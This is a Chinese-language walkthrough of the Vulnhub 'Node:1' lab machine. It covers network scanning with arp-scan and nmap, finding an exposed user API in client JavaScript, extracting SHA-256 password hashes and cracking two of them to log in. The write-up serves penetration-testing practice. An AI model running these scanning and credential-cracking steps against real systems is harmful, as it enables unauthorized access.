登录


Vulnhub Node:1 详解

sn / 2018-09-03 00:51:06 / 浏览数 34720 安全技术 WEB安全 顶(1) 踩(0)

信息收集

arp-scan 用来发现系统和指纹识别的命令行工具。


从结果中可以看到node的ip是"192.168.92.129"



```
root@kali:~# arp-scan -l
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9.5 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.92.1    00:50:56:c0:00:08       VMware, Inc.
192.168.92.2    00:50:56:f3:2c:d7       VMware, Inc.
192.168.92.129  00:0c:29:e8:3a:79       VMware, Inc.
192.168.92.254  00:50:56:ea:ae:c5       VMware, Inc.

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.5: 256 hosts scanned in 2.588 seconds (98.92 hosts/sec). 4 
esponded
```


使用nmap对端口进行探测，如下图所示：

可知开放的端口有2个，分别是：22和3000，其中3000是个web服务；




```
root@kali:~# nmap -sS -sV --open 192.168.92.129
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-02 21:43 CST
Nmap scan report for 192.168.92.129
Host is up (0.00032s latency).
Not shown: 998 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2
.0)
3000/tcp open  http    Node.js Express framework
MAC Address: 00:0C:29:E8:3A:79 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.61 seconds
```

详细banner信息，如下图所示：



```
root@kali:~# nmap -sS -A -p 22,3000 192.168.92.129
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-02 22:15 CST
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 22:15 (0:00:11 remaining)
Nmap scan report for 192.168.92.129
Host is up (0.00052s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2
.0)
| ssh-hostkey:
|   2048 dc:5e:34:a6:25:db:43:ec:eb:40:f4:96:7b:8e:d1:da (RSA)
|   256 6c:8e:5e:5f:4f:d5:41:7d:18:95:d1:dc:2e:3f:e5:9c (ECDSA)
|_  256 d8:78:b8:5d:85:ff:ad:7b:e6:e2:b5:da:1e:52:62:36 (ED25519)
3000/tcp open  http    Node.js Express framework
| hadoop-datanode-info:
|_  Logs: /login
| hadoop-tasktracker-info:
|_  Logs: /login
|_http-title: MyPlace
MAC Address: 00:0C:29:E8:3A:79 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.16 - 4.6, Linux 3.2 - 4.9, Linux 4.4
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.52 ms 192.168.92.129
```

访问3000端口，有如下界面：



MYPLACE

LOGIN

WELCOME TO MYPLACE


SAY "HEY" TO OUR NEWEST MEMBERS

tom

mark


rastating

该web界面使用node.js编写，通过审计js源码，在"assets/js/app/controllers/home.js"这个文件中可以获取到存储敏感信息的位置`/api/users/latest/`,如下图所示：




```
var controllers = angular.module('controllers');

controllers.controller('HomeCtrl', function ($scope, $http) {
  $http.get('/api/users/latest').then(function (res) {
    $scope.users = res.data;
  });
});
```

访问该位置，获取到用户名和密码，如下图所示：




```
[{"_id":"59a7368398aa325cc03ee51d","username":"tom","password":"f0e2e750791
171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240","is_admin":false},
{"_id":"59a7368e98aa325cc03ee51e","username":"mark","password":"de5a1adf4fe
dcce1533915edc60177547f1057b61b7119fd130e1f7428705f73","is_admin":false},
{"_id":"59aa9781cced6f1d1490fce9","username":"rastating","password":"5065db
2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0","is_admin":fals
e}]
```

使用`hash-identifier`判断加密方式，为SHA-256，如下图所示：



```
root@kali:~# hash-identifier
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.1 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################

   --------------------------------------------------------------------------
 HASH: f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240

Possible Hashs:
[+]  SHA-256
[+]  Haval-256
```

接下来，就是破解出这个密码，使用在线工具，获得密码如下：




2/2 found (100%)

f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240 : **spongebob**
de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73 : **snowflake**

Found in 0.08s

使用任意一个口令登录，登陆后如下图所示，没有获取到任何有价值的信息：




WELCOME TO MYPLACE

WELCOME BACK, TOM


Only admin users have access to the control panel currently, but check back soon to test the standard user functionality!

